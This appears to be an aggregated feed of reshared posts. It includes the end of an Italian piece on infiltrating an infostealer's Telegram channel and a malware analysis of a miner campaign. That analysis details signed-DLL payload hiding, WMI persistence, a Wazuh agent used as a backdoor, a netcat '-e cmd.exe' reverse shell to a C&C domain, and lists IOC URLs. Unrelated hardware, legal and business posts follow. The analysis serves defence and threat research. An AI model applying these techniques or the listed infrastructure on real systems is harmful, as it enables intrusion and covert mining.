Se il bot è amministratore del canale e dispone delle autorizzazioni necessarie, è possibile utilizzare il metodo /createChatInviteLink per generare un link che consente a qualsiasi utente di Telegram di unirsi al canale, inviando una richiesta GET a:

Nella maggior parte dei casi, i canali utilizzati dagli infostealer per ricevere aggiornamenti non consentono questo tipo di accesso. Tuttavia, questa volta, alla chiamata del metodo /createChatInviteLink, è stata restituita la seguente risposta:

Aprendo il link, qualsiasi utente poteva unirsi al canale, che al momento dell’analisi contava 3 iscritti (incluso il bot):

Il canale era attivo al momento dell’analisi e riceveva quotidianamente dozzine di nuovi messaggi da dispositivi infetti. Questi messaggi contenevano un allegato di testo con un log dell’installazione del malware, che riportava dati sull’ambiente di esecuzione (come il nome del dominio Active Directory, il percorso di installazione del malware e altro), eventuali errori riscontrati – probabilmente per scopi di debug – e informazioni di base sul sistema appena infettato:

Lo scraping del canale ha permesso di scoprire 291 dispositivi infetti insieme a informazioni di base sui sistemi. Laddove è stato possibile identificare le vittime tramite i dati presenti nel log di installazione (ad esempio attraverso i nomi dei domini Active Directory), le parti interessate sono state avvisate.

Identificazione dell’account utilizzato per gestire il canale


Utilizzando una richiesta GET all’indirizzo:

è stato possibile identificare l’account utilizzato dal threat actor per gestire il canale:

L’account era ancora attivo al momento dell’analisi:

Sebbene talvolta sia possibile scoprire informazioni interessanti sugli account Telegram se le loro impostazioni di privacy sono configurate in modo errato, in questo caso non è stato così. Pertanto, l’indagine su questo account è stata interrotta a questo punto.

Conclusione


Telegram è stato sfruttato da attori malevoli per anni, e i distributori di infostealer non fanno eccezione. L’uso dei canali Telegram offre diversi vantaggi agli attaccanti, come l’eliminazione della necessità di un hosting web. Tuttavia, i canali configurati in modo errato possono fornire informazioni cruciali agli analisti, poiché è sempre possibile estrarre il token del bot e l’ID del canale dal campione di malware. Inoltre, è possibile inondare il canale con dati falsi, rendendolo inutilizzabile per il proprietario. In alcuni casi, si può persino rimuovere il proprietario o chiudere il canale.

Delfi Security ritiene che ogni incident responder potrebbe trarre beneficio dalla capacità di valutare la sicurezza dei canali Telegram e di applicare tale conoscenza quando affronta campioni di malware che li utilizzano per C&C o es

L'articolo Infiltrati nel Canale Telegram di Rilide Infostealer! Gli esperti italiani ci spiegano come funziona proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Scam Information and Event Management
poliverso.org/display/0477a01e…
Scam Information and Event ManagementWhile trying to deliver malware on victims’ devices and stay on them as long as they can, sometimes attackers are using quite unusual techniques. In a recent campaign starting in 2022, unknown malicious actors have been trying to mine cryptocurrency on victims’ devices without user consent; they’ve used large amounts of resources for distribution, but


Scam Information and Event Management


While trying to deliver malware on victims’ devices and stay on them as long as they can, sometimes attackers are using quite unusual techniques. In a recent campaign starting in 2022, unknown malicious actors have been trying to mine cryptocurrency on victims’ devices without user consent; they’ve used large amounts of resources for distribution, but what’s more, used multiple unusual vectors for defense evasion and persistence. One of these vectors was abusing the open-source SIEM “Wazuh” agent.

We are quite sure that this campaign was a global one, but in this article, we’ll focus on an infection chain that, according to our telemetry, was targeting mainly Russian-speaking users. The attackers distributed the malicious files using websites for downloading popular software (uTorrent, Microsoft Office, Minecraft, etc.) for free. These websites were shown to users in the top search results in Yandex. Malware was also distributed through Telegram channels targeted at crypto investors and in descriptions and comments on YouTube videos about cryptocurrency, cheats and gambling.

Infection


The attackers were advertising their websites in Yandex search results. Users would see these malicious sites in the top results when searching for resources freely distributing popular software like uTorrent, MS Excel, MS Word, Minecraft, Discord and so on.

Links to malicious websites in Yandex search results

The frontend of these websites is a copy of either the official software website or a known piracy website distributing this kind of software:

Malicious websites
Malicious websites

The attackers are running multiple Telegram channels distributing the malware in question. These channels are most definitely targeted at cryptocurrency owners or cheating gamers: they are offered to download specific software that presumably might be of interest to them. To prevent anyone trying to disclose information about these channels and the fraudulent activity of their creators, the administrators disabled message forwarding, screenshots, and previews of these channels in the Telegram web-version.

Malware in the attackers' Telegram channel
Malware in the attackers’ Telegram channel

Even more, the malware was also distributed via YouTube. The attackers uploaded numerous videos in English from multiple accounts which were presumably stolen. It’s also possible that the video content was downloaded from other YouTube channels and reuploaded without the authors’ consent. In the video description and in the top comment the attackers left links to their resources and instructions on how to launch the malware. Some of these links redirected users immediately to malicious websites, while others led to the aforementioned Telegram channels. We have also seen links to known IP logging websites, allowing the malicious actors to collect the IP addresses of anyone who follows the link and gets redirected to the malware-carrying website.

Examples of videos with malicious links in their description or comments

Comment with a link to a malicious Telegram channel

Persistence and defense evasion


After visiting the attackers’ website or channel, users might download a ZIP file being falsely advertised as popular software. Inside the archive is an MSI file and a TXT file with a password required for installation. There are also instructions on how to install the software, in which the attackers recommend disabling any installed antivirus and Windows Defender beforehand. In many cases, the instructions and the password are also provided on the websites and channels from which the user downloaded the malicious archive.

Content of text file

When launched, the MSI file asks for the password from the TXT file, which is one of the first countermeasures against sandbox analysis. If the user specifies the right password, the CustomAction field value of the MSI file is executed — this is effectively a VB script. This script launches a BAT file which extracts the next element of the attack chain from an encrypted archive. The first step is to escalate privileges by adding another BAT file to autorun, granting SYSTEM privileges for a single execution. After that, the system reboots.

CustomAction field value in the MSI file

The BAT file from autorun extracts the encrypted RAR archive and runs the “start” command with two DLL files as arguments — these were previously extracted from the archive. One of these files is a legitimate AutoIt interpreter and the second is a legitimate dynamic library with a valid digital signature. The malicious payload is an A3X script which was compiled into an EXE file and injected right inside the second DLL file signature.

Malicious payload hidden inside a legit dynamic library signature

This technique is interesting for two reasons. First, the A3X script is added to the signature in such a way that its validity remains intact and the whole file is still considered as signed, even with the payload. Such a malicious addition is almost impossible to detect without file content analysis. Second, the AutoIt interpreter has an interesting way of reading files that were specified in its launch argument. The file is scanned for a specific AutoIt signature which is present only in compiled scripts, and all other contents of the file are ignored. This behavior allows the attackers to hide their malicious payload anywhere in the file where it won’t be harmful for the container itself.

Signature at the beginning of the A3X script

Placing malicious payloads in an arbitrary section of a file is not new. Such techniques have been used not only with AutoIt, but with other platforms too. But what makes this attack stand out is the bypass of signature verification, making it possible for the payload-bearing file to seem legitimate.

File with payload successfully bypasses signature verification

If the “start” command failed, the BAT file removes the entire directory with the installed files, including itself. Otherwise, the malicious A3X implant is launched, which checks all active processes in attempt to find anything related to debugging or anti-malware products. If anything is found, the script immediately exits, as you can see in the snippet of deobfuscated code below.

Security process name check by malicious implant

The compiled A3X script contains multiple FileInstall function calls. This function takes two arguments: a path to the file that will be installed, and its destination path. Before compilation, this call just copies the file from its source path to its destination, but during the compilation the interpreter stores the files for installation right inside the compiled script.

The resulting file contains not only the executable code itself, but also additional malicious files which will be installed directly from the implant. These files are required for persistence and to execute the next steps of the infection chain. The files are installed to the following paths:
C:\ProgramData\NUL..\libssl-1_1.dll
C:\ProgramData\NUL..\vcruntime140.dll
C:\ProgramData\NUL..\libcrypto-1_1.dll
C:\ProgramData\NUL..\StartMenuExperienceHost.exe
C:\ProgramData\AUX..\ShellExt.dll
C:\ProgramData\AUX..\utshellext.dll
C:\ProgramData\Classic.{BB64F8A7-BEE7-4E1A-AB8D-7D8273F7FDB6}\nun.bat
C:\ProgramData\Classic.{BB64F8A7-BEE7-4E1A-AB8D-7D8273F7FDB6}\ShellExt.dll
C:\ProgramData\Classic.{BB64F8A7-BEE7-4E1A-AB8D-7D8273F7FDB6}\utshellext.dll
C:\ProgramData\Classic.{BB06C0E4-D293-4f75-8A90-CB05B6477EEE}\nun.bat
C:\ProgramData\Classic.{BB06C0E4-D293-4f75-8A90-CB05B6477EEE}\ShellExt.dll
C:\ProgramData\Classic.{BB06C0E4-D293-4f75-8A90-CB05B6477EEE}\utshellext.dll
C:\ProgramData\insta.bat
C:\ProgramData\Distribution..\ShellExt.dll
C:\ProgramData\Distribution..\utshellext.dll
C:\ProgramData\Oedist\Kun.bat
C:\ProgramData\Redist\Oun.bat
C:\ProgramData\Uedist\Eun.bat
C:\ProgramData\Jedist\Qun.bat
For persistence purposes, the directories containing the installed files have system, hidden and read-only attributes. In addition, using the icacls utility, the implant forbids all users across all domains to remove these folders, change their permissions, own them, add any files or subdirectories, write to them any attributes (including extended ones), or remove files from them.

Files are copied to directories with unusual names for a reason. For example, the folder name “Classic.{BB64F8A7-BEE7-4E1A-AB8D-7D8273F7FDB6}” is treated specially by Windows Shell: Explorer will find the GUID in its name and treat it as a link — in this case to the Action Center. As a result, the user will not be able to view the contents of the directory.

Malicious directory in Explorer

After installing all the necessary files, the implant establishes persistence using WMI by creating filters which are activated by common events — common enough to guarantee filter activation. For each created filter, a polling frequency is specified. When a filter is activated, a specific command is executed using the __FilterToConsumerBinding class.

  • Once every three minutes, the netcat utility masked as StartMenuExperienceHost.exe is launched with the C&C address of the attackers (sportjump[.]ru) and “-e cmd.exe” as its arguments. It is then used as a reverse shell by the attackers.
  • Once every five to ten minutes, files named “nun.bat” are executed. They are copies of the same file which starts the next step of the infection chain. The attackers created two copies to increase the chance of malware execution, but if there are no outages, both of them are launched.
  • Once every fifteen minutes, the next step of the infection chain is launched directly via the “start” command.

All these methods are used again for a better persistence by launching the “insta.bat” file right before the end of the A3X implant execution.

Launch of the netcat utility

Persistence is established not only through WMI; the implant also directly starts netcat, the “nun.bat” files, and the “start” command. After that, it also abuses the registry keys “Image File Execution Options”, “Debugger” and “MonitorProcess” with the same goals.

One of the most interesting things about some variants of the malware is the download and use of the Wazuh SIEM agent for remote access and telemetry harvesting. To ensure that the attackers can execute any arbitrary command on the victim’s device, during the agent installation, the “remote_commands” option is set.

Installation and launch of the Wazuh agent

The first stage of the A3X implant collects the following information: computer name, username, OS version and architecture, CPU name, data about the GPU and installed AV software. All this information along with the current time is sent to a special Telegram bot chat controlled by the attackers. We’ve also seen some of the malware variants sending a screenshot of the user’s desktop or installing a malicious browser extension, which may replace cryptocurrency wallets in the clipboard.

Malicious browser extension

The next stage of the infection chain consists of two DLL files, that use the same technique as the first stage: a legitimate AutoIt interpreter and another A3X implant, located in the signature of the legitimate dynamic library. This implant is the final payload in the malware variant described here. It injects into a newly created explorer.exe process memory an open-source miner named SilentCryptoMiner, which contains the URL of the attacker’s mining configuration. This configuration specifies the cryptocurrency to be mined, the wallet, and so on. In the analyzed variants, we could see that the attackers mostly use anonymous cryptocurrencies like Monero or Zephyr.

Example of the miner configuration

Aside from its main purpose of generating cryptocurrency, SilentCryptoMiner can also hide its own activity from the processes specified in the “stealth-targets” argument and stop processes from the “kill-targets” process names list.

Attack geography


Most of the attacks with this infection chain targeted Russian users (87.63%). After that, the other top ten countries with the highest number of users affected by these attacks were Belarus, India, Uzbekistan, Kazakhstan, Germany, Algeria, Czech Republic, Mozambique, and Turkey.

TOP 10 countries where users were affected by the described infection chain, June — August 2024 (download)

Conclusion


The attack described in this article vividly illustrates the fact that even mass campaigns can be quite complex and open up a wide range of opportunities for attackers. As a result of the multistage infection chain, the attackers can establish persistence in users’ systems in multiple ways, gaining full access. Even though the main goal of the attackers is to make profit by stealthily mining cryptocurrency, some variants of the malware can perform additional malicious activity, such as replacing cryptocurrency wallets in the clipboard and taking screenshots. The most interesting action in this attack was the implementation of unusual techniques like using an SIEM agent as backdoor, adding the malicious payload to a legitimate digital signature, and hiding directories containing malicious files.

It’s important to mention that the websites, videos, and Telegram channels created by the attackers primarily target users seeking free versions of popular software or videogame cheats. This audience makes an easy target for the attackers because they are open to installing unofficial software from obscure sources and disabling security measures.

Our products detect this malware with the following names:

  • HEUR:Trojan-Dropper.OLE2.Agent.gen
  • HEUR:Trojan.BAT.Agent.gen
  • HEUR:Trojan.VBS.Agent.gen
  • Trojan.Script.AutoIt.ak
  • Trojan.BAT.Agent.cix
  • Trojan.BAT.Miner.id
  • HEUR:Trojan.Multi.Agent.gen
  • PDM:Trojan.Win32.Generic


MITRE ATT&CK Matrix

TacticTechnique IDTechnique
Resource DevelopmentT1608.006Stage Capabilities: SEO Poisoning
T1608.001Stage Capabilities: Upload Malware
ExecutionT1204.001User Execution: Malicious Link
T1204.002User Execution: Malicious File
T1059.010Command and Scripting Interpreter: AutoHotKey & AutoIT
T1059.003Command and Scripting Interpreter: Windows Command Shell
T1059.005Command and Scripting Interpreter: Visual Basic
PersistenceT1546.012Event Triggered Execution: Image File Execution Options Injection
T1546.003Event Triggered Execution: Windows Management Instrumentation Event Subscription
Privilege EscalationT1053.005Scheduled Task/Job: Scheduled Task
Defense EvasionT1055Process Injection
T1562.001Impair Defenses: Disable or Modify Tools
T1497Virtualization/Sandbox Evasion
T1027.009Obfuscated Files or Information: Embedded Payloads
T1027.010Obfuscated Files or Information: Command Obfuscation
T1036.008Masquerading: Masquerade File Type
T1564.001Hide Artifacts: Hidden Files and Directories
DiscoveryT1518.001Software Discovery: Security Software Discovery
T1033System Owner/User Discovery
T1082System Information Discovery
T1497Virtualization/Sandbox Evasion
CollectionT1113Screen Capture
ImpactT1496Resource Hijacking
ExfiltrationT1041Exfiltration Over C2 Channel

Indicators of compromise


Hashes
b5b323679524d52e4c058b1a3dd8dee7
4efa8ca01d7c566ff1b72f4ebf57cf2c
10f888a9aa8082651adeff4790675fd5
30dd26075a5ca7a4861e9214a99d0495
60efc41c30fd9ab438e88c6011df5c38
961fa114e9eb92016977940f7c97cdd9
1457e18b453d8cefc34047e1b0fbf76f
284418b6a9c70cc30ef14df3a87c24da
5788631016d8bc495f4f2614f9a7bbe0
a9bc00e5e8a17df95bd5b8c289a12b31
a9bd813679517c846dcf36454baa6170
a99f3f8736d7d3001aa5eb6202123948
a802ce130be6546b76d4b54f72d14645
ae9e83d1031462cb5e58b4525036670c
b25f9490f6d80f9de5a9c02cc344f9f9
cffc70e4fb7363024fcc3590755fa846
e9154a7613a8f8baf67ec3b696c9cb12
f213f94729b294c01a0df21800c4e395
2e68f4438ce59c868af01b535c98060d
839471243f9c4a294c42fabf636f7cad
4b0d76262dd82985d330b02190a880c0
1a5d955be79046a3288b869e44e87404
f8342fd3e32dcf9832dff3e923ef530b
20b6ac10f657963245940c9bcd25a346
33c7c22e33e134ec3ddfc6be8ee1f1ee
2e4146c1a93c0bfe0f4e9ea53b8da7ee
827eca9ec457f3c5180f602832f44955
e3b6142df6a7c73a99736082fbae2fa6
4bdcbc7ec1929d9b1ebcc4d01d605b05
0da6e1036ca5d8231ee94a4db8c48728
098872e9e39bd4cd0e4debd4b397b555
0305f8a9dee464f56023411e7b0924df
be8b6452aa874904f116f9b7cdfe343b
6c0416f719ceca15f9e9c4f210c64fb0
25b90fa3b21875157c6f33b7e1b6e8d7
14b7429205955056f1763553f82fe244

URL-addresses
excel-ms.github[.]io/Windows/MS-Excel.zip
utorrent-client.github[.]io
gta-5rp.github[.]io/Windows/GTArp.zip
mssg[.]me/eahcu
linktr[.]ee/excel_ms
linktr[.]ee/utorrent_client
nyaera[.]ru/wp-includes/uploads/art/utorrent.zip
nyaera[.]ru/wp-includes/uploads/My/MS-Excel.zip
github[.]com/lidiyakamalova89/www/raw/main/Ver.1.4.1.zip
raw.githubusercontent[.]com/lidiyakamalova89/www/main/Ver.1.4.1.zip
raw.githubusercontent[.]com/radominator7204/dsz/main/Install.zip
sportjump[.]ru
gamesjumpers[.]com
gamejump[.]site
alljump[.]ru
pastebin[.]com/raw/F87y7zJV
pastebin[.]com/raw/uU34Qunt
rentry[.]co/mi9fomgo/raw


securelist.com/miner-campaign-…


The Privacy Post reshared this.

The media in this post is not displayed to visitors. To view it, please log in.

CGUE: Meta deve "minimizzare" l'uso dei dati personali per gli annunci pubblicitari
Con la sentenza odierna nella causa C-446/21 (Schrems contro Meta), la Corte di giustizia dell'Unione europea (CGUE) ha dato pieno appoggio a una causa intentata contro Meta per il suo servizio Facebook.
mr04 October 2024
cjeu


noyb.eu/it/cjeu-meta-must-mini…

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Need High-Power Li-Ion Charging? How About 100 W
poliverso.org/display/0477a01e…
Need High-Power Li-Ion Charging? How About 100 WEver want a seriously powerful PCB for charging a Li-Ion pack? Whatever you want it for, [Redherring32] has got it github.com/Redherring32/100W-C… — it’s a board bearing the TPS25750D and BQ25713 chips, that lets you push up to 100 W into your 1S Li-Ion pack through the magic of USB Power Delivery (USB-PD).Why do you need so much


Need High-Power Li-Ion Charging? How About 100 W


Ever want a seriously powerful PCB for charging a Li-Ion pack? Whatever you want it for, [Redherring32] has got it — it’s a board bearing the TPS25750D and BQ25713 chips, that lets you push up to 100 W into your 1S Li-Ion pack through the magic of USB Power Delivery (USB-PD).

Why do you need so much power? Well, when you put together a large amount of Li-Ion cells, this is how you charge it all at once – an average laptop might charge the internal battery at 30 W, and it’s not uncommon for laptop batteries to be dwarfed by hackers’-built packs.

A 4-layer creation peppered with vias, this board’s a hefty one — it’s not often that you see a Li-Ion charger designed to push as much current as possible into a cell, and the chips are smart enough for that. As far as the onboard chips’ capabilities go, the board could handle pack configurations from 1S to 4S, and even act as a USB-PD source — check the IC configuration before you expect to use it for any specific purpose.

Want a simpler charger, even if it’s less powerful? Remember, you can use PPS-capable PD chargers for topping up Li-Ion packs, with barely any extra hardware required.


hackaday.com/2024/10/04/need-h…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

L’Hacking è follia? Un viaggio tra innovazione, ingegno perseveranza e passione
poliverso.org/display/0477a01e…
L’Hacking è follia? Un viaggio tra innovazione, ingegno perseveranza e passioneAbbiamo parlato in un precedente articolo del Tech Model Railroad Club redhotcyber.com/post/l-hacking…dell’MIT, dove tutto ebbe inizio, dicendo che “l’hacking è un percorso e non una destinazione”, raccontandovi che la cultura hacker redhotcyber.com/post/i-padri-f… prende


L’Hacking è follia? Un viaggio tra innovazione, ingegno perseveranza e passione


Abbiamo parlato in un precedente articolo del Tech Model Railroad Clubdell’MIT, dove tutto ebbe inizio, dicendo che “l’hacking è un percorso e non una destinazione”, raccontandovi che la cultura hacker prende forma da molto lontano.

Ma abbiamo anche visto che l’hacking non è riferito solo all’Information Technology ma abbraccia tutte le discipline, e che

Quando cerchi di superare un limite, di superare quel muro che hai davanti con innovazione e virtuosismo, diventi anche tu un “hacker”.

Una immagine del Tech Model Railroad Club dove nasce la community Hacker

Gli insegnamenti della cultura hacker


Nel corso del tempo, la cultura Hacker è stata influenzata e plasmata da differenti persone e gruppi che hanno rincorso la chimera della curiosità, dell’arte, dell’intelletto, dell’innovazione, assetati di vedere oltre, dove gli altri non erano riusciti a farlo prima.

Anche Steve Jobs disse in una sua famosa frase “siate affamati e siate folli”.

Ma non dimentichiamoci che anche lui assieme all’amico Wozniak militava all’interno del gruppo “Homebrew Computer Club” dove dal 1975 e per ben 10 anni, si parlava solo di schede e circuiti, oltre alla condivisione di informazioni su tutto quello che ruotava attorno ai microcomputer.

La follia è alla base delle più grandi innovazioni di sempre!

Clayton Christensen dell’università di Harvard

Nella teoria imprenditoriale, la “Disruptive Innovation” (termine coniato da Clayton Christensen dell’università di Harvard) viene definita come “una innovazione che crea un nuovo mercato e una rete di valore interrompendo quello esistente, sostituendo aziende, prodotti e alleanze leader del mercato”.

L’hacking è qualcosa di grande!


Questo di fatto è saper “Intaccare”, saper innovare, saper carpire piccoli dettagli, con intuito, per poi poterli plasmare, migliorare per poi arrivare a concetti totalmente nuovi, a mondi completamente inesplorati e sconosciuti.

Ma perché molti imprenditori e innovatori, in settori diversi, vengono presi per matti?

E’ normale … tutto questo, fa parte della psicologia umana.

Vedere le cose in maniera non convenzionale spaventa a molti ed in particolrare spaventa:

  • coloro che traggono benefici dal rimanere stanziali;
  • chi ama non uscire dalla propria Confort zone;
  • chi avrebbe potuto arrivare alla stessa tua idea, ma banamente non ci è riuscito o non ci ha mai provato;
  • chi potrebbe subire problemi qualora la tua idea andasse in porto.

Il primo ufficio del fondatore di Amazon Jeff Bezos

I grandi innovatori hanno saputo cogliere le occasioni


Jeff Bezos, il famoso fondatore di Amazon partì da una idea apparentemente semplice, quella di vendere libri online. Spesso cita il famoso “Giorno Uno”, quel mix di eccitazione e incertezza, classico di una cosa promettente che sta per cominciare ma che nessuno ne conosce le sue reali potenzialità.

Ad esempio, l’emergenza legata al Coronavirus può essere una nuova opportunità da cavalcare, per incominciare a sviluppare una visione strategica diversa, implementare nuovi servizi, nuovi modi di utilizzare la tecnologia abbinata ai processi aziendali, produttivi, distributivi e commerciali.

Ci sarà sicuramente chi cavalcherà questo futuro, perché sarà capace di “Intaccare” tutto quello che esiste già e lo farà con una nuova “innovazione”. Ogni innovatore ha sempre creduto fortemente in quello che faceva dal primo giorno e non si è mai abbattuto una volta arrivati i primi fallimenti.

Gli insegnamenti dei fallimenti sono una cosa importante


Sicuramente ad ogni nuova avventura, è importante saper superare gli ostacoli interiori, guardarsi dentro, in particolare scoprire la paura di fallire, ma diciamola meglio “essere in grado di fallire”, perché fa parte del proprio autocontrollo e di saper perseverare e saper aspettare.

Gli imprenditori presenti o futuri, devono imparare ad accettare il fallimento, mettendo in conto che accadrà, il successo di solito non arriva subito, ma occorrerà cadere e poi rialzarsi più forti di prima. Questo lo dobbiamo imparare.

Inoltre noi Italiani non siamo amanti dei fallimenti.

In altri paesi il fallimento è percepito come un elemento positivo, perché fa parte della nostra storia, vuol dire che ci hai provato e che quella non era la strada giusta e che dovrai migliorarla per puntare meglio all’obiettivo.

Imparare dai propri errori è fondamentale. Esattamente come veniva fatto settanta anni fa al Tech Model Railroad Club.

Quindi… siate gli Hacker del vostro futuro!

L'articolo L’Hacking è follia? Un viaggio tra innovazione, ingegno perseveranza e passione proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Mobius Keyboard Wastes Little Space
poliverso.org/display/0477a01e…
Mobius Keyboard Wastes Little SpaceWhat is with all the wasted space on keyboards? There’s a whole back side just sitting there doing nothing. But how can you use the back at the same time as the front? hackaday.com/wp-content/upload…All the board sandwiches must be wired together like this, natch.Just when we think Google Japan can’t possibly produce another weird, amazing keyboard that


Mobius Keyboard Wastes Little Space


A Mobius keyboard surrounded by the parts to make a Mobius keyboard.

What is with all the wasted space on keyboards? There’s a whole back side just sitting there doing nothing. But how can you use the back at the same time as the front?
How to properly wire the boards together.All the board sandwiches must be wired together like this, natch.
Just when we think Google Japan can’t possibly produce another weird, amazing keyboard that actually works and comes with full documentation, they go and outdo themselves with this ortholinear Mobius thing that wastes (almost) no space. (Japanese, translated) Be sure to check out the video after the break where hilarity ensues.

This crazy thing is made up of 26 modules, each with 8 key switches, four on a side. Do the math — that’s a total of 208 keys! More than enough to stretch out around the table and do some group programming without rubbing elbows. All the switches are hot-swappable, and there’s even RGB backlighting. The controller here is the STM32F042F4P6.

So what are all the extra keys for? Well, the keyboard is half in Japanese and half QWERTY, and has a set of emoji keys as well for the full programming experience. You can also make a paper version if you want to test out the topology.

Be sure to check out the documentation, because it’s pretty interesting how this keyboard is put together. And no, we’re not sure how to set it down and use it without accidental key presses. Suppose that’s part of the charm?

Have you ever wondered what happened to all the Japanese computers of yore? We did.

youtube.com/embed/EHqPrHTN1dU?…

Thanks for the tip, [CityZen]!


hackaday.com/2024/10/03/mobius…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

On the Nature of Electricity: Recreating the Early Experiments
poliverso.org/display/0477a01e…
On the Nature of Electricity: Recreating the Early ExperimentsBits of material levitating against gravity, a stream of water deflected by invisible means, sparks of light appearing out of thin air; with observations like those, it’s a wonder that the early experiments into the nature of electricity progressed beyond the catch-all explanation of magic. And yet they


On the Nature of Electricity: Recreating the Early Experiments


Bits of material levitating against gravity, a stream of water deflected by invisible means, sparks of light appearing out of thin air; with observations like those, it’s a wonder that the early experiments into the nature of electricity progressed beyond the catch-all explanation of magic. And yet they did, but not without a lot of lamb’s bladders and sulfur globes, and not a little hand waving in the process. And urine — lots and lots of urine.

Looking into these early electrical experiments and recreating them is the unlikely space [Sam Gallagher] has staked out with the “Experimental History of Electricity,” a growing playlist on his criminally undersubscribed YouTube channel. The video linked below is his latest, describing the apparatus one Francis Hauksbee used to generate static electric charges for his early 18th-century experiments. Hauksbee’s name is nowhere near as well-known as that of Otto von Guericke or William Gilbert, who in the two centuries before Hauksbee conducted their own experiments and who both make appearances in the series. But Hauksbee’s machine, a rotating glass globe charged by the lightest touch of a leather pad, which [Sam] does a fantastic job recreating as closely as possible using period-correct materials and methods, allowed him to explore the nature of electricity in much greater depth than his predecessors.

But what about the urine? As with many of the experiments at the time, alchemists used what they had to create the reagents they needed, and it turned out that urine was a dandy source of phosphorous, which gave off a brilliant light when sufficiently heated. The faint light given off by mercury when shaken in the vacuum within a barometer seemed similar enough that it became known as the “mercurial phosphor” that likely inspired Hauksbee’s electrical experiments, which when coupled with a vacuum apparatus nearly led to the invention of the mercury discharge lamp, nearly 200 years early. The more you know.

youtube.com/embed/bpdfkwqs-Zs?…

Thanks to [RoGeorge] for the tip.


hackaday.com/2024/10/03/on-the…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

3D Print A Stenciling Frame For Your PCB
poliverso.org/display/0477a01e…
3D Print A Stenciling Frame For Your PCBFor many a hacker, stenciling a board for the first time is a game-changing experience – the solder joints you get, sure do give your PCB the aura of a mass-manufactured device. Now, you might not get a perfect print – and neither did [Atul R]. Not to worry, because if you have a 3D printer handy, he’s showing you how to design a 3D-printed frame


3D Print A Stenciling Frame For Your PCB


For many a hacker, stenciling a board for the first time is a game-changing experience – the solder joints you get, sure do give your PCB the aura of a mass-manufactured device. Now, you might not get a perfect print – and neither did [Atul R]. Not to worry, because if you have a 3D printer handy, he’s showing you how to design a 3D-printed frame using Blender and TinkerCAD, making your solder paste print well even if you’re trying to rest a giant stencil on top of a tiny board.

[Atul]’s situation was non-characteristic – the project is a 2mm thick PCB designed to plug right into a USB port, so the usual trick of using some scrap PCBs wouldn’t work, and using a 3D-printed frame turned out to be key. To get it done, he exported a .wrl from KiCad, processed it in Blender, and then designed a frame with help of TinkerCAD. These techniques, no doubt, will translate into your CAD of choice – especially if you go with .step export instead of .wrl.

This kind of frame design will get you far, especially for boards where the more common techniques fail – say, if you need to assemble a double-sided board and one side is already populated. Don’t have a stencil? You could surely make a 3D printed stencil, too, both for KiCad boards and for random Gerber files. Oh, and don’t forget this 3D-printable stencil alignment jig, while you’re at it – looks like it ought to save you quite a bit of trouble.


hackaday.com/2024/10/03/3d-pri…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Scientifica Venture Capital ed Irefi Assieme: Italia e Francia insieme per plasmare il panorama Tech
poliverso.org/display/0477a01e…
Scientifica Venture Capital ed Irefi Assieme: Italia e Francia insieme per plasmare il panorama TechRoma, 1° ottobre 2024 – Scientifica Venture Capital scientifica.vc/feed, in collaborazione con IREFI irefi.eu/ (Istituto per le Relazioni Economiche Francia Italia), è lieta di annunciare il lancio della Call4Ideas Super Sapiens


Scientifica Venture Capital ed Irefi Assieme: Italia e Francia insieme per plasmare il panorama Tech


Roma, 1° ottobre 2024Scientifica Venture Capital, in collaborazione con IREFI (Istituto per le Relazioni Economiche Francia Italia), è lieta di annunciare il lancio della Call4Ideas Super Sapiens Europe. Quest’ambiziosa iniziativa ha l’obiettivo di unire e rafforzare gli ecosistemi dell’innovazione italiano e francese.

Il Super Sapiens Europe crea, infatti, una connessione strategica tra la Francia che si è da tempo affermata come “start-up nation” e l’Italia che sta, a sua volta, dimostrando un potenziale significativo per ricoprire un ruolo di primo piano nel panorama tecnologico europeo.

Il Super Sapiens Europe intende, quindi, sfruttare al massimo questi punti di forza, accelerando la collaborazione tra i due paesi e creando una piattaforma dinamica che favorisca la crescita delle start-up europee.

Rafforzare un ecosistema di innovazione internazionale


Il Super Sapiens Europe è progettato per coinvolgere i diversi attori della filiera dell’innovazione – dai poli tecnologici alle corporate, dai centri di ricerca agli investitori – creando una struttura solida che favorisca lo scambio di idee, talenti e risorse.
Allineando gli sforzi di Italia e Francia, questa iniziativa promuove un approccio condiviso all’innovazione con una prospettiva sovranazionale, combinando le forze di entrambi i paesi per accrescere la competitività a livello globale.
Il coinvolgimento di IREFI gioca un ruolo cruciale nel facilitare questa collaborazione, rafforzando le relazioni economiche e promuovendo la partnership tra le due nazioni.

Un trampolino di lancio per le start-up più promettenti


La Call4Ideas è finalizzata alla ricerca di progetti e start-up con un forte imprinting tecnologico a cui offre una straordinaria opportunità di accedere a finanziamenti, validazione industriale e avanzatissime infrastrutture per la ricerca.
Le candidature per il Super Sapiens Europe sono aperte dal 1 ottobre al 1 dicembre, e possono essere inviate tramite questo sito, cliccando sul pulsante apply.

I progetti devono essere afferenti ad uno degli 8 verticali in cui la Call4Ideas è stata suddivisa.
Tra questi abbiamo:

  • Smart Materials
  • Advanced Manufacturing
  • Aerospace
  • Smart City & Mobility
  • Agritech
  • Climate Tech
  • Quantum Technologies
  • Generative AI

I progetti pervenuti saranno sottoposti ad un rigoroso processo di valutazione tecnica per garantire che solo le iniziative più dirompenti vengano selezionate.
All’esito del processo di valutazione ne verranno selezionati fino ad un massimo di 16 progetti.

I 16 progetti selezionati saranno, quindi, presentati ad una vasta gamma di stakeholder all’interno dell’ecosistema europeo, ottenendo una significativa visibilità internazionale e l’opportunità di ottenere investimenti in equity da parte di Scientifica Venture Capital e di un panel di venture capital coinvolti.

I team proponenti avranno, inoltre, accesso alloScientifica Lab Approved, una prestigiosa rete di laboratori d’eccellenza, messi in connessione da Scientifica Venture Capital per facilitare il trasferimento tecnologico. Infine potranno beneficiare di partnership industriali che li aiuteranno a soddisfare i requisiti essenziali per efficacia e competitività sia dal punto di vista tecnologico che in termini di product market fit.

